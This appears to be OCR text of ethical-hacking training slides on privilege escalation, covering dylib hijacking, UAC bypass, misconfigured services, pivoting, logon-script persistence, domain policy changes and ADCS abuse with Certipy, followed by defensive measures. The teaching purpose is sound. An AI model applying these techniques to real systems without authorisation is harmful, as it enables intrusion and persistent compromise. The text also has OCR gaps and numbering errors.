
Attackers search for an exploit based on the OS and software application on exploit sites such as **Exploit Database** (https://www.exploit-db.com) and **VulDB** (https://vuldb.com)



https://www.exploit-db.com

Privilege Escalation Using Dylib Hijacking

- In macOS, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib
- Tools such as **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attacks



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability


- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript


Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials**, **private keys**, etc.

Privilege Escalation Using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**
- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts






Privilege Escalation by Exploiting Misconfigured Services


Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges






Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\UnattendGC\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges




Pivoting and Relaying to Hack External Machines


Pivoting

Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network

1. **Discover live hosts in the network**




3. **Scan ports of live systems**



2. **Set up routing rules**

4. **Exploit vulnerable services**




Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

- Attackers use the relaying technique to **access resources present on other systems via the compromised system** such a way that the requests to access the resources are coming from the initially compromised system

1. Set up port forwarding rules



2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`


- Attackers can **access the SSH server** running on the target system by executing the following command:

  `# ssh myadmin@localhost`


Privilege Escalation Using Misconfigured NFS

- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks

Check Whether the NFS Service is Running on the Target Host



Establish a Remote Connection with the Target Host Using SSH




Privilege Escalation by Bypassing User Account Control (UAC)


- When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to **gain system-level access**
- In a Windows environment, even if the **UAC protection level** is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification

Techniques to Bypass UAC Using Metasploit

Bypassing UAC Protection




Bypassing UAC Protection via Memory Injection




Privilege Escalation by Bypassing User Account Control (UAC) (Cont'd)


Bypassing UAC Protection Through FodHelper Registry Key



Bypassing UAC Protection Through Eventvwr Registry Key



Bypassing UAC Protection Through COM Handler Hijacking



Privilege Escalation by Abusing Boot or Logon Initialization Scripts

- Attackers take advantage of boot or logon initialization scripts for **escalating privileges** or **maintaining persistence** on a target system
- Boot or logon initialization scripts also allow attackers to perform different **administrative tasks**, using which they can run other programs on the system

Logon Script (Windows)	Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registry key: **HKEY_CURRENT_USER\Environment\UserInitMprLogonScript**
Logon Script (Mac)	▪ Logon scripts in macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during system login ▪ Attackers leverage these hooks to inject a malicious payload to elevate privileges and maintain persistence
Network Logon Scripts	▪ Network logon scripts are allocated using Active Directory or GPOs ▪ Attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration
RC Scripts	▪ Attackers abuse RC scripts by embedding a malicious binary shell or path in RC scripts such as **rc.common** or **rc.local** within Unix-based systems to escalate privileges and maintain persistence
Startup Items	▪ Attackers create malicious files or folders within the **/Library/StartupItems** directory to maintain persistence ▪ **StartupItems** items are executed at the bootup stage with root-level privileges

Privilege Escalation by Modifying Domain Policy

- The domain policy comprises the **configuration settings** that may be implemented between the domains in a forest domain environment
- Attackers modify the domain settings by **changing the group policy** and trust relationship between domains
- Attackers also **implant a fake domain** controller to maintain a foothold and escalate privileges

Group Policy Modification

- Modify the **ScheduledTasks.xml** file to create a malicious scheduled task/job using scripts such as New-GPOImmediateTask:

```
<GPO_PATH>\Machine\Preferences\ScheduledTasks\
ScheduledTasks.xml
```

Domain Trust Modification

- Use the **domain_trusts** utility to collect information about trusted domains and modify the settings of existing domain trusts:

```
C:\Windows\system32>nltest /domain_trusts
```

Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

- Active Directory Certificate Services (ADCS) is widely deployed across the AD environment for the **management of certificates** for applications, users, systems, and various other entities within the network
- Misconfigured ADCS templates lead to critical vulnerabilities, which attackers can exploit to perform malicious activities such as **stealing credentials**, **domain escalation**, and **establishing persistence**
- Attackers can use tools such as **Certipy** to identify and abuse misconfigured ADCS templates

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 5 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 3 enabled certificate templates
[*] Trying to get CA configuration for 'foobar-CA' via CSR
[*] Got CA configuration for 'foobar-CA'
[*] Saved BloodHound data to '20230802164803_Certipy.zip'.
[*] Saved text output to '20230602164801_Certipy.txt'
[*] Saved JSON output to '20230602164801_Certipy.json'
```

```
└─$ cat 20230602164801_Certipy.txt
1
  Template Name                       : FOO_Templ
  Display Name                        : FOO Templ
  Certificate Authorities             : FOOBAR Issuing CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : 5544322
  Extended Key Usage                  : Server Authentication
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 years
```

How to Defend against Privilege Escalation

1. Restrict **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Thoroughly test the system for **application coding errors** and **bugs**
10. Regularly **patch** and **update** the kernel


How to Defend against Privilege Escalation (Cont'd)

11. Change the UAC settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file-system permissions** using auditing tools
13. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In macOS, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker


Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



http://www.dependencywalker.com

Dylib Hijack Scanner

Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked




https://objective-see.com

Tools for Detecting Spectre and Meltdown Vulnerabilities


InSpectre

